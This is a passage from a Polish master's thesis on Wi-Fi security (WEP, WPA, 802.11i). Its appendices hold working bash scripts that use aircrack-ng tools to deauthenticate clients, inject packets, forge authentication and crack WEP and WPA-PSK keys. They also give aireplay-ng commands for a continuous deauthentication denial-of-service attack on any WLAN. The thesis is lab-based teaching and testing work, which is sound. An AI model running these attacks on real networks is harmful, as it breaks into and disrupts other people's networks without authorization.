Konfiguracja punktów dostępowych sieci WLAN jest na tyle prosta, że praktycznie każdy, kto zna podstawy sieci kablowych LAN, może przeprowadzić ją na podstawie załączonej instrukcji. Jednak w tym momencie pojawia się problem zapewnienia odpowiedniego bezpieczeństwa. W niniejszej pracy dyplomowej przedstawione zostały wszystkie metody obsługujące autoryzację użytkowników oraz zapewniające poufność oraz integralność przesyłanych danych. W pierwszej części dokonano przeglądu zabezpieczeń zgodnych ze standardami IEEE 802.11, 802.11i oraz specyfikacją WPA. Dodatkowo omówiono niektóre firmowe rozwiązania, stworzone z myślą o poprawie bezpieczeństwa sieci WLAN. Następnie przeprowadzono analizę zabezpieczeń na podstawie dostępnych źródeł literaturowych oraz przedstawiono wybrane narzędzia do badania poszczególnych mechanizmów. W drugiej części zaprojektowano stanowisko laboratoryjne ze specjalnie przygotowanym systemem operacyjnym oraz dokonano eksperymentów, które potwierdziły przedstawione wcześniej teoretyczne aspekty bezpieczeństwa. Cel pracy magisterskiej został zrealizowany.

13. Literatura

1. P.Roshan, J. Leary: *Bezprzewodowe sieci LAN 802.11 Podstawy*, PWN SA, Warszawa 2006
2. B. Potter, B. Fleck: *802.11 Bezpieczeństwo*, HELION, Gliwice 2004
3. R. Flinckenger, R. Weeks: *100 sposobów na sieci bezprzewodowe*, HELION, Gliwice 2007
4. IEEE 802.11: *Wireless LANMedium Access Control (MAC) and Physical Layer PHY specifications*, IEEE Std 802.11, 1999
5. A. Mishra, W. A. Arbaugh: *An Initial Security Analysis of the IEEE 802.1X Standard*, University of Maryland, 2002
6. IEEE 802.11i: *Medium Access Control (MAC) Security Enhacements*, IEEE Std 802.11i, 2004
7. S. Fluhrer, I. Mantin, A. Shamir: *Weakness in the Key Sheduling Algorithm of RC4*, Cisco Systems and Computer Science department, The Weizmann Institute, Rehovot, Israel 2001
8. A. Pyshkin, E. Tews, R. P. Weinmann: *Breaking 104 bit WEP in less than 60 seconds*, Technische Universitat Darmstadt, 2007
9. Ch. He, John C. Mitchell: *Analysis of the 802.11i 4-Way Handshake*, Electrical Engineering and Computer Science Departments Stanford University, 2005
10. Guillaume Lehembre: *Bezpieczeństwo Wi-Fi – WEP, WPA, WPA2*, artykuł magazynu *Hakin9* nr 1/2006.
11. RFC 2579: *Microsoft PPP CHAP Extensions, Version 2*, Microsoft, 2000
12. RFC 1851: *The ESP Triple DES Transform*, 1995
13. RFC 2104: *HMAC: Keyed-Hashing for Message Authentication*, IBM, 1997
14. RFC 2898: *Password-Based Cryptography Specification Version 2.0*, RSA Laboratories, 2000
15. Serwis internetowy: http://www.slackware.com – oficjalna strona dystrybucji Slackware Linux 11
16. Serwis internetowy: http://www.slax.org/?lang=pl – oficjalny serwis dystrybucji LiveCD Slax
17. Serwis internetowy: http://www.gnu.org/licenses/gpl.html - licencja wolnego oprogramowania GNU GPL

18. Serwis internetowy: http://www.kernel.org – serwis poświęcony rozwojowi jądra systemu Linux
19. Serwis internetowy http://squashfs.sourceforge.net - opis systemu plików SquashFS
20. Serwis internetowy http://aufs.sourceforge.net - opis systemu plików AUFS
21. Serwis internetowy http://www.madwifi.org – obsługa kart bezprzewodowych opartych o układy z rodziny Atheros w systemach linuksowych
22. Serwis internetowy http://www.aircrack-ng.org – narzędzia do badania zabezpieczeń WEP/WPA-PSK/WPA2-PSK
23. Serwis internetowy: http://asleap.sourceforge.net – narzędzie do badania algorytmu LEAP wykorzystanego w WPA/WPA2
24. Serwis internetowy: http://www.research.microsoft.com/mesh - implementacja topologii *mesh* dla sieci WLAN
25. Publikacja: http://csrc.nist.gov/publications/fips/fips197/fips-197.pdf - opis algorytmu AES

DODATEK A. Listing skryptów napisanych w bashu

/wlan/config

```
#!/bin/bash

#### KONFIGURACJA SKRYPTOW ###

# parametry wspolne dla wszystkich skryptow

kanal=4                     # kanal dla badanej sieci
ssid=laboratorium           # ssid (nazwa) sieci
mac_ap=00:4F:62:0D:BC:9D    # adres MAC punktu dostepowego
mac_sta=00:19:D2:36:50:D3   # adres MAC skojarzonego klienta

# parametr dla wep-dict

dlugosc_wep=64              # dlugosc wep (64 lub 128)
format_wep=1                # format klucza (0 - ascii, 1 - hex)

# lokalny adres MAC interfejsu bezprzewodowego (nie zmieniac)

mac_local=`ip a l dev ath0 | grep link | cut -d' ' -f6`
```

/wlan/wep-dict/krok1

```
#!/bin/bash

. ../config

rm -f *.cap > /dev/null 2>&1
rm -f output*.txt > /dev/null 2>&1

echo -e "1. Tryb Monitor, podniesienie interfejsu...\n"

airmon-ng stop ath0

airmon-ng start wifi0 $kanal

ifconfig ath0 up

echo -e "\n2. Przechwytywanie pakietow...\n"

airodump-ng -c $kanal --bssid $mac_ap -w output ath0
```

/wlan/wep-dict/krok2

```
#!/bin/bash

. ../config

echo -e "\n1. Atak slownikowy na WEP ${dlugosc_wep}-bit...\n"

if [ ${format_wep} = 1 ]; then

    plik="h:../slowniki/wep-hex.txt"

else

    plik="../slowniki/wep-ascii.txt"

fi

echo $plik

aircrack-ng -w $plik -a 1 -n $dlugosc_wep -e $ssid output*.cap

read
```

/wlan/wep-open/krok1

```
#!/bin/bash

. ../config

rm -f *.cap > /dev/null 2>&1
rm -f *.txt > /dev/null 2>&1

echo -e "1. Tryb Monitor, podniesienie interfejsu...\n"

airmon-ng stop ath0

airmon-ng start wifi0 $kanal; ifconfig ath0 up

echo -e "\n2. Symulacja skojarzenia z AP...\n"

aireplay-ng -1 0 -e $ssid -a $mac_ap -h $mac_local ath0

sleep 2

echo -e "\n3. Wstrzykiwanie pakietow ARP ...\n"

aireplay-ng -3 -b $mac_ap -h $mac_local ath0
```

/wlan/wep-open/krok2

```
#!/bin/bash

. ../config

echo -e "\n1. Anulowanie uwierzytelniania skojarzonego klienta
...\n"

aireplay-ng -0 1 -a $mac_ap -c $mac_sta ath0

echo -e "\n2. Przechwytywanie pakietow...\n"

airodump-ng -c $kanal --bssid $mac_ap -w output ath0
```

/wlan/wep-open/krok3

```
#!/bin/bash

clear

# aplikacja z pakietu aircrack-ng

aircrack-ng -z output*.cap

read
```

/wlan/wep-open/krok3-alt

```
#!/bin/bash

clear

# oryginalna aplikacja PTW

aircrack-ptw output*.cap

read
```

/wlan/wep-shared/krok1

```
#!/bin/bash

. ../config

rm -f *.cap > /dev/null 2>&1; rm -f *.txt > /dev/null 2>&1
rm -f *.xor > /dev/null 2>&1

echo -e "1. Tryb Monitor, podniesienie interfejsu...\n"

airmon-ng stop ath0; airmon-ng start wifi0 $kanal

ifconfig ath0 up

echo -e "\n2. Pierwsze anulowanie uwierzytelniania skojarzonego
klienta ...\n"

aireplay-ng -0 1 -a $mac_ap -c $mac_sta ath0

echo -e "\n1. Przechwytywanie pakietow ...\n"

airodump-ng -c $kanal --bssid $mac_ap -w output ath0
```

/wlan/wep-shared/krok2

```
#!/bin/bash

. ../config

echo -e "\n1. Oczekiwanie na ponowne uwierzytelnienie klienta
..."

while [ ! -e *.xor ]; do sleep 1 done

echo -e "\n2. Falszywe uwierzytelnienie...\n"

aireplay-ng -1 0 -e $ssid -y output*.xor -a $mac_ap -h
$mac_local ath0

echo -e "\n3. Drugie anulowanie uwierzytelniania skojarzonego
klienta ...\n"

aireplay-ng -0 1 -a $mac_ap -c $mac_sta ath0

echo -e "\n4. Wstrzykiwanie pakietow ARP...\n"

aireplay-ng -3 -b $mac_ap -h $mac_local ath0
```

/wlan/wpa-dict/krok1

```
#!/bin/bash

. ../config

rm -f *.cap > /dev/null 2>&1
rm -f psk*.txt > /dev/null 2>&1

echo -e "1. Tryb Monitor, podniesienie interfejsu...\n"

airmon-ng stop ath0

airmon-ng start wifi0 $kanal

ifconfig ath0 up

echo -e "\n2. Przechwytywanie komunikatow 4-Way-HandShake...\n"

airodump-ng -c $kanal --bssid $mac_ap -w psk ath0
```

/wlan/wpa-dict/krok2

```
#!/bin/bash

. ../config

echo -e "\n1. Anulowanie uwierzytelnienia skojarzonego
klienta...\n"

aireplay-ng -0 1 -a $mac_ap -c $mac_sta ath0

echo -e "\n2. Nacisnij [ Enter ] po ponownym uwierzytelnieniu
klienta ...\n"

read

echo -e "\n3. Atak slownikowy na WPA-PSK/WPA2-PSK ...\n"

sleep 2

aircrack-ng -w ../slowniki/wpa.txt -b $mac_ap psk*.cap

read
```

/wlan/monitor-on

```
#!/bin/bash

clear

echo -e "1. Tryb Monitor, podniesienie interfejsu ath0 ...\n"

airmon-ng stop ath0

airmon-ng start wifi0

ifconfig ath0 up

echo -e "\n2. Wykrywanie sieci bezprzewodowych ...\n"

sleep 2

airodump-ng ath0
```

/wlan/monitor-off

```
#!/bin/bash

clear

echo -e "1. Wylaczenie trybu Monitor, opuszczenie interfejsu
ath0 ...\n"

airmon-ng stop ath0

sleep 2
```

DODATEK B. Atak DoS na dowolną sieć WLAN

W treści niniejszej pracy dyplomowej celowo nie przedstawiono sposobu na przeprowadzenie ataku odmowy usługi na dowolną sieć WLAN w warstwie drugiej. Atak ten jest niezależny od wszelkich omówionych wcześniej mechanizmów bezpieczeństwa i nie istnieje mechanizm, który pozwala ochronić się przed nim. Polega on na ciągłym wysyłaniu ramek DEAUTHENTICATION, którego efekt można podzielić na dwa rodzaje:

a) anulowanie uwierzytelnienia jednego skojarzonego klienta (adres docelowy MAC ramki to adres klienta);
b) anulowanie uwierzytelnienia wszystkich skojarzonych klientów (adres docelowy MAC ramki to adres rozgłoszeniowy sieci FF:FF:FF:FF:FF:FF).

Warunkiem przeprowadzenia powyższego ataku jest przełączenie interfejsu bezprzewodowego w tryb *Monitor* tak, aby nasłuchiwał na kanale, na którym pracuje sieć bezprzewodowa. Następnie z konsoli terminala systemu SlackPWR należy uruchomić *aireplay-ng* z odpowiednimi parametrami:


```
aireplay-ng -0 0 –a mac_ap –c mac_sta ath0
```

```
aireplay-ng -0 0 –a mac_ap ath0
```


Pierwsze z powyższych poleceń spowoduje ciągłe wysyłanie sfałszowanej ramki DEAUTHENTICATION z adresem źródłowym `mac_ap` oraz docelowym `mac_sta`. Drugie spowoduje ciągłe anulowanie uwierzytelnienia wszystkich skojarzonych klientów. Jak już wspomniano wcześniej, jest to atak inwazyjny i nie ma sposobu na zabezpieczenie się przed nim zatem jest niezwykle niebezpieczny dla dowolnej sieci WLAN. Jednym z lekarstw na ten problem mogłoby być zabezpieczenie sygnalizacji w sieciach zgodnych z IEEE 802.11x. Wystarczyłoby zaszyfrować element DATA ramki sygnalizacyjnej DEAUTHENTICATION w charakterystyczny dla danej sieci sposób dla wszystkich urządzeń. Wtedy skojarzone stacje bezprzewodowe odrzuciłyby nieprawidłowe ramki, powodujące anulowanie uwierzytelnienia.

DODATEK C. Dokumentacja techniczna stanowiska

1. Schemat stanowiska laboratoryjnego



Rys. 1.1. Schemat ogólny stanowiska laboratoryjnego



Rys. 1.2. Schemat właściwy stanowiska laboratoryjnego

Rysunek 1.1 przedstawia schemat ogólny stanowiska laboratoryjnego, zawierający cztery niezależne elementy. Dwa z nich – serwer usług oraz komputer do badania zabezpieczeń – można zintegrować w jeden w przypadku zastosowania systemu operacyjnego SlackPWR, co pokazano na rysunku 1.2.

2. Sprzęt na stanowisku laboratoryjnym

Stanowisko laboratoryjne może składać się z urządzeń dowolnych producentów. W skład niniejszego stanowiska wchodzi następujący sprzęt:

d) komputer PC z uruchomionym systemem operacyjnym SlackPWR;
e) notebook IBM ThinkPad z kartą WLAN oraz uruchomionym systemem operacyjnym Windows XP;
f) punkt dostępowy AirLive WL-5460APv2 oparty o układ radiowym Realtek 8186, zgodny ze standardami 802.11b/g/i oraz WPA.

Komputer stacjonarny PC posiada zarówno interfejs bezprzewodowy (Atheros) jak i przewodowy. Zatem na stanowisku pełni on jednocześnie funkcję serwera usług oraz urządzenia do badania zabezpieczeń w sieci WLAN. Rozwiązanie takie pozwoliło na zmniejszenie ilości potrzebnych komputerów na stanowisku o jeden. Interfejs bezprzewodowy WLAN jest kartą na złączu PCMCIA o nazwie Cisco Aironet. W komputerze stacjonarnym zamontowany został adapter PCI – PCMCIA, umożliwiający montaż karty. Notebook IBM wykorzystany został do zestawienia autoryzowanego połączenia z punktem dostępowym oraz obserwacji statusu połączenia z siecią bezprzewodową. Punkt dostępowy został podłączony do komputera PC poprzez złącze RJ-45 prostym kablem UTP.

3. System operacyjny

Do celów dydaktycznych niniejszego stanowiska laboratoryjnego przygotowano specjalny system operacyjny, oparty o jądro Linux-2.6.20 oraz dystrybucję SlackWare Linux 11, nazwany SlackPWR. System ten należy uruchomić z płyty CD lub DVD a następnie dokonać wyboru jednego z dwóch trybów pracy:

a) tryb tekstowy;
b) tryb graficzny (zalecany).

Tryb tekstowy umożliwia pracę tylko w konsoli terminala dystrybucji systemu Linux. Nie jest zalecany z powodu braku możliwości dalszej konfiguracji urządzenia dostępowego AP. Tryb tekstowy umożliwia wykorzystanie kilku konsoli terminala a przełączanie między nimi następuje za pomocą klawisza *Alt* oraz klawiszy funkcyjnych *F1-F6*. Aby uruchomić tryb tekstowy, wystarczy podać poprawne dane przy logowaniu:

```
login: root
password: root
```

Tryb graficzny jest bardziej komfortowy. Umożliwia prostą konfigurację urządzenia dostępowego za pomocą przeglądarki *Konqueror*. Nie zaleca się stosowania wbudowanej przeglądarki *Firefox*. Aby uruchomić tryb graficzny, należy po zalogowaniu się w trybie tekstowym wydać w konsoli terminala polecenie:

```
startx
```

Tryb graficzny oparty jest o środowisko KDE 3.5. Środowisko to jest zbliżone właściwościami oraz interaktywnością do środowiska graficznego systemu Windows XP. Praca przy jego pomocy jest intuicyjna i nie wymaga wyjaśnień. Aby zamknąć tryb graficzny, należy wyłączyć go za pomocą menu w lewym dolnym rogu. System operacyjny zapisuje dane w pamięci operacyjnej RAM komputera lub na automatycznie zainstalowanych dyskach komputera. W przypadku skasowania plików konfiguracyjnych systemu lub potrzeby przywrócenia domyślnej konfiguracji, należy zrestartować system.